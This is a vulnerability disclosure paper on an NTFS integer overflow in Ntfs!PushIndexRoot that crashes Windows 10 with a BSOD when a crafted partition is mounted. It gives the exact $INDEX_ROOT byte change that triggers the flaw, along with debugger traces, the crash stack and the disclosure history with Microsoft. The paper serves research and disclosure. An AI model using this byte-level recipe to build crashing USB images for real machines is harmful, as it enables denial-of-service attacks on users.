

NTFS Oday in MFT parsing

ExaTrack - Stéfan Le Berre (stefan.le-berre [at] exatrack.com)

This paper will talk about a recently discovered vulnerability: an integer overflow that may be triggered by an USB key and provoking a BSOD. The vulnerability concerns NTFS and more specifically its heart, the MFT (Master File Table). Have a good reading :-)

NTFS is a file system whose main element is the MFT. This table contains all the references for all the files of the system, tree included. The vulnerability is located into the update of a tree node.

The vulnerability may be triggered by the addition of a new file into a directory. More specifically the field `$INDEX_ROOT`. This field contains the list of files included into the directory. You can see an entry of the field `$INDEX_ROOT`:

```
00000130 89 DE 34 97 F6 E1 C9 54 90 00 00 00 58 02 00 00 ..4....T....X@..
00000140 00 04 18 00 00 00 01 00 38 02 00 00 20 00 00 00 .♦↑...@.8@.. ...
00000150 24 00 49 00 33 00 30 00 30 00 00 00 01 00 00 00 $.I.3.0.0...@...
00000160 00 10 00 00 01 00 00 00 10 00 00 00 28 02 00 00 .▶...@.....( @..
00000170 28 02 00 00 00 00 00 00 2B 00 00 00 00 00 02 00 (@.....+.....@.
00000180 68 00 54 00 00 00 00 00 27 00 00 00 00 00 02 00 h.T.....'.....@.
00000190 60 17 30 5A AC 3B D5 01 63 3E 30 5A AC 3B D5 01 `‡0Z.;.@c>0Z.;.@
000001A0 C8 D0 D5 5B AC 3B D5 01 60 17 30 5A AC 3B D5 01 ...[.;.@`‡0Z.;.@
000001B0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
000001C0 20 00 00 00 00 00 00 00 09 00 74 00 6F 00 74 00 .....t.o.t.
000001D0 6F 00 31 00 2E 00 74 00 78 00 74 00 6F 00 63 00 o.1...t.x.t.o.c.
000001E0 2C 00 00 00 00 00 02 00 68 00 54 00 00 00 00 00 ,.....@.h.T....
000001F0 27 00 00 00 00 00 02 00 B3 F7 55 5C AC 3B 07 00 '.....@...U\;..
00000200 63 3E 30 5A AC 3B D5 01 C2 DA 55 5F AC 3B D5 01 c>0Z.;.@..U_.;.@
```

At the 0x30 offset is located the first entry, here its value is 0x10. It represents the relative offset of the directory's first file. Its default value is always 0x10, but may be manually modified to point on the second file entry. To do so we have to modify this value with 0xe0.

```

00000130 89 DE 34 97 F6 E1 C9 54 90 00 00 00 58 02 00 00 ..4...T...X@..
00000140 00 04 18 00 00 00 01 00 38 02 00 00 20 00 00 00 .♦↑...@.8@...
00000150 24 00 49 00 33 00 30 00 30 00 00 00 01 00 00 00 $.I.3.0.0...@...
00000160 00 10 00 00 01 00 00 00 E0 00 00 00 28 02 00 00 .▶...@.....( @..
00000170 28 02 00 00 00 00 00 00 2B 00 00 00 00 00 02 00 (@.....+.....@..
00000180 68 00 54 00 00 00 00 00 27 00 00 00 00 00 02 00 h.T....'.....@..
00000190 60 17 30 5A AC 3B D5 01 63 3E 30 5A AC 3B D5 01 `†0Z.;.@c>0Z.;.@
000001A0 C8 D0 D5 5B AC 3B D5 01 60 17 30 5A AC 3B D5 01 ...[.;.@`†0Z.;.@
000001B0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
000001C0 20 00 00 00 00 00 00 00 09 00 74 00 6F 00 74 00 .....t.o.t.
000001D0 6F 00 31 00 2E 00 74 00 78 00 74 00 6F 00 63 00 o.1...t.x.t.o.c.
000001E0 2C 00 00 00 00 00 02 00 68 00 54 00 00 00 00 00 ,.....@.h.T....
000001F0 27 00 00 00 00 00 02 00 B3 F7 55 5C AC 3B 07 00 '.....@...U\.;..
00000200 63 3E 30 5A AC 3B D5 01 C2 DA 55 5F AC 3B D5 01 c>0Z.;.@..U_.;.@
00000210 B3 F7 55 5C AC 3B D5 01 00 00 00 00 00 00 00 00 ..U\.;.@.....
00000220 00 00 00 00 00 00 00 00 20 00 00 00 00 00 00 00 .....
00000230 09 00 74 00 6F 00 74 00 6F 00 32 00 2E 00 74 00 ..t.o.t.o.2...t.
00000240 78 00 74 00 6F 00 74 00 2D 00 00 00 00 00 02 00 x.t.o.t.-.....@..
00000250 68 00 54 00 00 00 00 00 27 00 00 00 00 00 02 00 h.T....'.....@..
00000260 22 4A 4A 60 AC 3B D5 01 63 3E 30 5A AC 3B D5 01 "JJ`.;.@c>0Z.;.@
00000270 7C D3 10 67 AC 3B D5 01 22 4A 4A 60 AC 3B D5 01 |.▶g.;.@"JJ`.;.@

```

So we end up with a smaller file list than really contained files. Normally, it should be fine, excepted if all the MFT is used and we try to add a new file. In this case the field `$INDEX_ROOT` must be transformed from “resident” to “not resident”. Thus, the system must allocate a free space in the partition.

This action invokes a relocation of the entries. In our case we will modify the entry `$Extend` of a Windows 7 formatted partition. The pointer to the first entry was modified from 0x10 to 0xd0. With Windows 10, some new files have appeared: for example `$Deleted` located in the directory `$Extend`. Opening such a partition on Windows 10 will create this file on the FS if it does not already exist. This will invoke the addition of a file into the corrupted directory, and so trigger the vulnerability.

The corruption happen in the `Ntfs!PushIndexRoot` function, you can see the bad usage of 0xd0 value here:

```

rax=0000000000000028 rbx=00000000000001a0 rcx=ffff8007ab5c01e0
rdx=00001504ed67ad00 rsi=ffff950c97ba27f0 rdi=ffff8007ab5c0018
rip=fffff80cc5086bc9 rsp=ffffdc83196b9a20 rbp=ffffdc83196ba139
r8=0000000000000000 r9=0000000000000000 r10=7fffffffffffffff
r11=ffff8007ab5c0040 r12=ffff950c97ba28e8 r13=ffff950c98c3ac70
r14=ffffdc83196b9da0 r15=ffffac8420cd0018
iopl=0          nv up ei pl zr na po nc
cs=0010  ss=0018  ds=002b  es=002b  fs=0053  gs=002b             efl=00000246
Ntfs!PushIndexRoot+0x2d9:
fffff80cc5086bc9  412b4500          sub             eax,dword ptr [r13]
ds:002b:ffff950c98c3ac70=000000d0

```

An integer overflow happens with the subtraction of 0x28 and 0xd0, a second problem is the cast to a 32 bits value in this calculation.

Corrupted value is used as an offset on the MFT node buffer in memory:

```

rax=00000000ffffff58 rbx=00000000000001a0 rcx=ffff8007ab5c01e0
rdx=00001504ed67ad00 rsi=ffff950c97ba27f0 rdi=ffff8007ab5c0018
rip=fffff80cc5086bd5 rsp=ffffdc83196b9a20 rbp=ffffdc83196ba139
r8=ffffdc83196b9e50 r9=0000000000000000 r10=7fffffffffffffff
r11=ffff8007ab5c0040 r12=ffff950c97ba28e8 r13=ffff950c98c3ac70
r14=ffffdc83196b9da0 r15=ffffac8420cd0018
iopl=0          nv up ei ng nz na pe cy
cs=0010  ss=0018  ds=002b  es=002b  fs=0053  gs=002b             efl=00000283
Ntfs!PushIndexRoot+0x2e5:
fffff80cc5086bd5 492b40d0          sub             rax,qword ptr [r8-30h]
ds:002b:ffffdc83196b9e20=ffff8007bba02d30
// ffff8007bba02c00 is the current MFT node
1: kd> db ffff8007bba02c00 L200
ffff8007bba02c00 46 49 4c 45 30 00 03 00-a2 47 38 00 00 00 00 00 FILE0....G8.....
ffff8007bba02c10 0b 00 01 00 38 00 03 00-80 01 00 00 00 04 00 00 ....8.....
ffff8007bba02c20 00 00 00 00 00 00 00 00-07 00 00 00 0b 00 00 00 .....
ffff8007bba02c30 03 00 00 00 00 00 00 00-10 00 00 00 60 00 00 00 .....
ffff8007bba02c40 00 00 18 00 00 00 00 00-48 00 00 00 18 00 00 00 .....H.....
ffff8007bba02c50 63 3E 30 5A AC 3B D5 01-63 3E 30 5A AC 3B D5 01 c>0Z.;..c>0Z.;..
ffff8007bba02c60 63 3E 30 5A AC 3B D5 01-63 3E 30 5A AC 3B D5 01 c>0Z.;..c>0Z.;..
ffff8007bba02c70 06 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 .....
ffff8007bba02c80 00 00 00 00 01 01 00 00-00 00 00 00 00 00 00 00 .....
ffff8007bba02c90 00 00 00 00 00 00 00 00-30 00 00 00 68 00 00 00 .....0...h...
ffff8007bba02ca0 00 00 00 00 00 00 03 00-50 00 00 00 18 00 01 00 .....P.....
ffff8007bba02cb0 05 00 00 00 00 00 05 00-63 3E 30 5A AC 3B D5 01 .....c>0Z.;..
ffff8007bba02cc0 63 3E 30 5A AC 3B D5 01-63 3E 30 5A AC 3B D5 01 c>0Z.;..c>0Z.;..
ffff8007bba02cd0 63 3E 30 5A AC 3B D5 01-00 00 00 00 00 00 00 00 c>0Z.;.....
ffff8007bba02ce0 00 00 00 00 00 00 00 00-06 00 00 10 00 00 00 00 .....
ffff8007bba02cf0 07 03 24 00 45 00 78 00-74 00 65 00 6e 00 64 00 ..$.E.x.t.e.n.d.
ffff8007bba02d00 a0 00 00 00 50 00 00 00-01 04 40 00 00 00 05 00 ....P....@.....
ffff8007bba02d10 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 .....
ffff8007bba02d20 48 00 00 00 00 00 00 00-00 10 00 00 00 00 00 00 H.....
>>> ffff8007bba02d30 00 10 00 00 00 00 00 00-00 10 00 00 00 00 00 00 .....
ffff8007bba02d40 24 00 49 00 33 00 30 00-21 01 53 04 00 00 00 00 $.I.3.0.!S.....
ffff8007bba02d50 b0 00 00 00 28 00 00 00-00 04 18 00 00 00 06 00 ....(.
ffff8007bba02d60 08 00 00 00 20 00 00 00-24 00 49 00 33 00 30 00 ....$.I.3.0.
ffff8007bba02d70 01 00 00 00 00 00 00 00-ff ff ff ff 00 00 00 00 .....
ffff8007bba02d80 00 00 00 00 00 00 00 00-26 00 00 20 00 00 00 00 .....&..
ffff8007bba02d90 06 00 24 00 4f 00 62 00-6a 00 49 00 64 00 00 00 ..$.O.b.j.I.d...
ffff8007bba02da0 18 00 00 00 00 00 01 00-60 00 4e 00 00 00 00 00 .....N.....
ffff8007bba02db0 0b 00 00 00 00 00 0b 00-63 3E 30 5A AC 3B D5 01 .....c>0Z.;..
ffff8007bba02dc0 63 3E 30 5A AC 3B D5 01-63 3E 30 5A AC 3B D5 01 c>0Z.;..c>0Z.;..
ffff8007bba02dd0 63 3E 30 5A AC 3B D5 01-00 00 00 00 00 00 00 00 c>0Z.;.....
ffff8007bba02de0 00 00 00 00 00 00 00 00-26 00 00 20 00 00 00 00 .....&..
ffff8007bba02df0 06 00 24 00 51 00 75 00-6f 00 74 00 61 00 00 00 ..$.Q.u.o.t.a...
1: kd> tr
rax=00007ff9445fd228 rbx=00000000000001a0 rcx=ffff8007ab5c01e0
rdx=00001504ed67ad00 rsi=ffff950c97ba27f0 rdi=ffff8007ab5c0018
rip=fffff80cc5086bd9 rsp=ffffdc83196b9a20 rbp=ffffdc83196ba139
r8=ffffdc83196b9e50 r9=0000000000000000 r10=7fffffffffffffff
r11=ffff8007ab5c0040 r12=ffff950c97ba28e8 r13=ffff950c98c3ac70
r14=ffffdc83196b9da0 r15=ffffac8420cd0018
iopl=0          nv up ei pl nz na po cy
cs=0010  ss=0018  ds=002b  es=002b  fs=0053  gs=002b             efl=00000207
Ntfs!PushIndexRoot+0x2e9:
fffff80cc5086bd9 4803c7          add             rax,rdi
1: kd> tr

```

```
rax=00000000efbbd240 rbx=00000000000001a0 rcx=ffff8007ab5c01e0
rdx=00001504ed67ad00 rsi=ffff950c97ba27f0 rdi=ffff8007ab5c0018
rip=fffff80cc5086bdc rsp=ffffdc83196b9a20 rbp=ffffdc83196ba139
r8=ffffdc83196b9e50 r9=0000000000000000 r10=7fffffffffffffff
r11=ffff8007ab5c0040 r12=ffff950c97ba28e8 r13=ffff950c98c3ac70
r14=ffffdc83196b9da0 r15=ffffac8420cd0018
iopl=0          nv up ei pl nz ac pe cy
cs=0010  ss=0018  ds=002b  es=002b  fs=0053  gs=002b             efl=00000213
Ntfs!PushIndexRoot+0x2ec:
fffff80cc5086bdc  490340d8                    add             rax,qword  ptr  [r8-28h]
ds:002b:ffffdc83196b9e28=ffff8007bba02e00
```

After some other additions the corrupted value `ffff8008ab5c0040` is stored:

```
rax=ffff8008ab5c0040 rbx=00000000000001a0 rcx=ffff8007ab5c01e0
rdx=00001504ed67ad00 rsi=ffff950c97ba27f0 rdi=ffff8007ab5c0018
rip=fffff80cc5086be0 rsp=ffffdc83196b9a20 rbp=ffffdc83196ba139
r8=ffffdc83196b9e50 r9=0000000000000000 r10=7fffffffffffffff
r11=ffff8007ab5c0040 r12=ffff950c97ba28e8 r13=ffff950c98c3ac70
r14=ffffdc83196b9da0 r15=ffffac8420cd0018
iopl=0          nv up ei ng nz na pe nc
cs=0010  ss=0018  ds=002b  es=002b  fs=0053  gs=002b             efl=00000282
Ntfs!PushIndexRoot+0x2f0:
fffff80cc5086be0  49894018                    mov            qword ptr [r8+18h],rax
ds:002b:ffffdc83196b9e68=0000000000000000
```

The value is later reused in `Ntfs!InsertSimpleAllocation` and trigger a crash in a `memcpy`.


```
// fffff809`f1ce5682 498b5918          mov     rbx,qword ptr [r9+18h]
lIndexEntry = Sp->IndexEntry; // Corrupted pointer
NtfsPinMappedData(IrpContext,Scb,
    *(longlong *) ((longlong)lStartOfBuffer + 0x10) <<
    (*(byte *) &Scb[1].AttributeName.field_0x5 & 0x3f),
    (ulonglong)* (uint *) &Scb[1].AttributeName,Sp);
NtfsRestartInsertSimpleAllocation(InsertIndexEntry, (uchar
*)lStartOfBuffer, lIndexEntry);
```

You can see here the call-stack of the crash:

```
0: kd> kp
# Child-SP          RetAddr           Call Site
[...]
06 fffff488`a6a9d9a0 fffff807`5032ed46 nt!KiPageFault+0x343
07 fffff488`a6a9db38 fffff807`503e57b7 Ntfs!memcpy+0x246
08 fffff488`a6a9db40 fffff807`503e56b9 Ntfs!NtfsRestartInsertSimpleAllocation+0x37
09 fffff488`a6a9db70 fffff807`503e30b9 Ntfs!InsertSimpleAllocation+0x75
0a fffff488`a6a9dc20 fffff807`503e2e8d Ntfs!AddToIndex+0xc9
0b fffff488`a6a9dcf0 fffff807`503e2cd0 Ntfs!NtfsAddIndexEntry+0x13d
0c fffff488`a6a9df60 fffff807`503e277d Ntfs!NtfsAddNameToParent+0x438
0d fffff488`a6a9e060 fffff807`5044f643 Ntfs!NtfsAddLink+0x185
0e fffff488`a6a9e180 fffff807`50450c8f Ntfs!NtfsInitializeFileInDirectory+0x573
0f fffff488`a6a9e3a0 fffff807`5045efc4 Ntfs!NtfsInitializeDeletedDirectory+0x77
10 fffff488`a6a9e490 fffff807`5040c932 Ntfs!NtfsMountVolume+0x24a4
11 fffff488`a6a9e950 fffff807`5031cdee Ntfs!NtfsCommonFileSystemControl+0xbe
12 fffff488`a6a9ea30 fffff806`7851dbfa Ntfs!NtfsFspDispatch+0x34e
```

```
13 fffff488`a6a9eb70 fffff806`784e6b35 nt!ExpWorkerThread+0x16a
14 fffff488`a6a9ec10 fffff806`7866435c nt!PspSystemThreadStartup+0x55
15 fffff488`a6a9ec60 00000000`00000000 nt!KiStartSystemThread+0x1c
```

We have a BSOD triggered by mounting a corrupted NTFS partition. But this vulnerability is probably not exploitable with by only plugging a USB key, significantly reducing its associated risks.



This vulnerability was reported to Microsoft the July 16, 2019. Microsoft have respectfully replied with a WONTFIX the August 09, 2019.

After checks, Microsoft has patched this vulnerability in July, the patch will be available on the next version of Windows 10 (1909). We got this information by a side channel of Microsoft official communications. The official reply we received was "Microsoft has decided that it will not be fixing this vulnerability in the current version and we are closing this case.". As no patch is mentioned in this response and a "no fix" is, we legitimately concluded to a WONTFIX.